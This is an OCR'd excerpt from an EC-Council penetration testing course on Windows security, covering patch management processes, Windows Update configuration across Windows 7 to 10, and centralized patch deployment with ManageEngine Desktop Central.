
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Windows Security

Windows security refers to various measures and steps taken to protect the system from various attacks such as intrusions, malware, etc. Windows operating system provides different techniques that ensures security of the system from various attacks and threats. This section discusses about various steps and techniques used to provide security to Windows operating system such as patch management, updating services, setting access controls and permissions, creating and securing Windows file share, securing Windows passwords, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Patch Management

Patch management is an integral part of OS security. Patch management enhances the security of the system with regular updates. It ensures appropriate and updated patches are installed on the system. In an IT infrastructure, patch management needs to be efficient in order to maintain the security of the system. Patch management involves applying patches, service packs or upgrading the OS to a newer version. Patch management facilitates a consistent configured environment that is secure against the specific vulnerabilities and threats on an operating system. Patch Management tools are used to identify the missing patches and install them on the system. Version upgrades in OS fix vulnerabilities and come with improved security features to secure the system.

- **Patch Management Process**:
  - **Detect:** Install tools that can automatically detect updates and initiate the patch management process.
  - **Assess:** Identify the severity of the vulnerabilities and the amount of patch required to remove the error.
  - **Acquire:** Take the patch for testing if proper security measures are not taken for the detected vulnerabilities.
  - **Test:** Conduct a patch on a test system.
  - **Deploy:** Deployment of all the patches to other systems.
  - **Maintain:** Maintain all other systems by sending notifications regarding the detected vulnerabilities.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The patch management process can be implemented in two ways on the user machines:
  - Distribute a written process among the employees that can be implemented on their host machines.
  - Implement an auto patch management system that allows the administrators to control the deployment of the patches on host machines.
- **Patch Management Processes:**
  - **Written Process:** In this process, the organization trusts their employees by allowing them to install patches and keep their system updated. In such scenarios, organizations randomly check the systems of the users to make sure, if employees adhere to the patch management policy. However, following this process in an organization is not safe and can easily expose the IT infrastructure to intrusions.
  - **Automated Process:** Automated process is more reliable in terms of keeping the security of the organization. Once the vendors release the security updates, it becomes the responsibility of the administrators to apply those patches in time. These updates can fix the security vulnerabilities of the system that may occur in the systems or in the network. Installation of security patches reduces the risk of data loss.
- **Patch Management Principles:**
  - Every patch management strategy should have a service pack.
  - Product lifecycle can be a key element in the patch management strategy.
  - Perform risk assessment.
  - Use mitigating factors for determining applicability and priority.
  - Use only workarounds for deployment.
  - Use only methods available for the detection and deployment.
- **Patch Management Activities:** Patch management activities are performed in following ways:
  - Choosing, verifying, testing and applying patches
  - Updating previous version of patches to current ones
  - Recording repositories or depots of patches for easy selection
  - Assigning and deploying applied patches

Administrators should be aware of the security requirements of their organization and ensure that patch management is based on those requirements. They can also inform other users regarding the security patch and updates. Several scheduling and prioritizing is required in performing patch management in windows. Every patch management needs to have a patch cycle that provides a standard application for the patches and updates.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Configuring an Update Method for Installing Patches

The Windows OS provides users the option of automated updates. Turning on the windows automatic updates in the control panel enables Windows to download and install all the updates. The process can take place automatically without much interaction from the user. However, the user must respond on time to the alerts that occur during the update process. Missing out on any alert can actually stop any important updates.

- Windows Update Requirements:
  - **Windows 8:** Update to Windows 8.1 or Windows 10.
  - **Windows 7:** The device should include service pack 1 in order to receive security fixes through windows update.

The user must ensure there is enough disk space available before performing a Windows update. Windows can configure updates properly if around ten percent of the system partition capacity is free.

There are situations wherein the automatic windows update is turned off for a very long time. Here, the user needs to perform an anti-virus scan before even applying the updates. The scanning can ensure that no malware is present in the system.

- **Accessing Windows Update Configuration**
  - **Windows 10:**
    1. Open Start Menu
    2. Type Advanced or Update in the search box
    3. Click Advanced Windows Update options under settings category

    At times, the window for Advanced Windows Update option might open and close immediately.

    The user needs to repeat the same process until the window opens properly.
  - **Windows 8:**
    1. Open Start Menu
    2. Type Advanced or Update in the search box
    3. Click on Optional Updates

    In Windows 8, the user may find another option Windows Update. This update option does not provide any configuration option and hence the users must be careful while selecting the option for update in Windows 8
  - **Windows 8.1**
    1. Open Start Menu
    2. Type Advanced or Update in the search box
    3. Click on Windows Updates

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Windows 7:**

  4. Open Start Menu
  5. Type Update in the search box
  6. Click Windows Update

- **Enabling and Scheduling Windows Update**

  Windows may release the updates, service packs, fixes after the scheduled date. Windows checks for all updates the next time the user turns on the computer and connects to the network. The recommended update settings for Windows 10 are as follows:

  1. In Windows 10, the configuration updates are available in Modern UI/ Metro style settings app. The user can actually schedule the restart after Windows update in the Choose how updates are installed screen. There are two options in the drop-down – Automatic (Recommended) and Notify to schedule restart. Clicking on Notify to schedule restart allows the user to know if there is a need for a reboot or restart of the device
  2. Select the check box for the option Give me updates for other Microsoft products when I update Windows. This provides updates to Microsoft products
  3. Make sure the users do not select the option Defer Updates as it postpones large feature upgrades
  4. The user can now click on Choose how updates are delivered
  5. Updates from more than one place allows applying the same updates to many Windows 10 devices
  6. The slider option can be turned off if there is only one Windows 10 device
  7. If there are several Windows 10 devices, turn the slider on and enable the option Updates from more than one place
  8. Select the option PC's on my local network
  9. Make sure the users do not select the option PC's on my local network and PC's on the internet. This option can allow attackers to achieve a connection to the device

- **The recommended update settings for Windows 8, 8.1 and 7**

  1. Open Start Menu.
  2. Type Control Panel in the search box.
  3. Navigate to System and then click on Windows Updates.
  4. Click on Install Update Automatically.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.171: Install updates automatically (recommended)

- In Windows 7, the user gets an option to schedule the installation of new updates
- In Windows 8 and 8.1, Click on the link: Updates will be automatically installed during the maintenance window
    1. The Automatic Maintenance window opens
    2. The user can set the time for daily schedule

Administrators can also use various third party tools such as ManageEngine's Desktop Central to install or uninstall patches/service packs from a central location.

You can click on Install Patch and select the OS that you wanted to deploy patches/service packs to.

- **Steps to remotely install and uninstall patches for Windows using Desktop Central**

  Source: *https://www.manageengine.com*


  1. Click Patch Management
  2. Under Deployment select Install/uninstall Patch
  3. Choose the operating system as Windows and then create a configuration that needs to be deployed

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Provide a name and a description for the Install/uninstall Patches Configuration
5. Define Configuration and Specify the Add the Patches, operation type, Scheduler Settings, Deployment Settings, etc. as Install to install the patches/service packs
6. Define Target
   - You can deploy the configuration to any of the following:
     - **Site -** to deploy the configuration to all the users/computers of that site.
     - **Domain -** to deploy the configuration to all the users/computers of that domain.
     - **Organizational Unit -** to deploy the configuration to all the users/computers of that OU.
     - Group - to deploy the configuration to all the users/computers of that Group.
     - **User/Computer -** to deploy the configuration to the specified users/computers.
     - **IP Addresses -** to deploy the configuration to the specified IP Addresses. You can also specify a range of IP Addresses to deploy a configuration by selecting the IP Range option and specifying the starting and ending IP. This option is available only for the computer configurations.
     - **Custom Group -** to deploy the configuration to all the users/computers of the selected Custom Group.
7. Click the Deploy button to deploy the defined Install Patches Configuration in the defined targets

- **Advantages of automated patching:** Automated patching has a lot of advantages which are as follow:
  - You can force updates to install by specific date
  - Computers not on the Internet can receive updates
  - Users cannot disable or circumvent updates

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



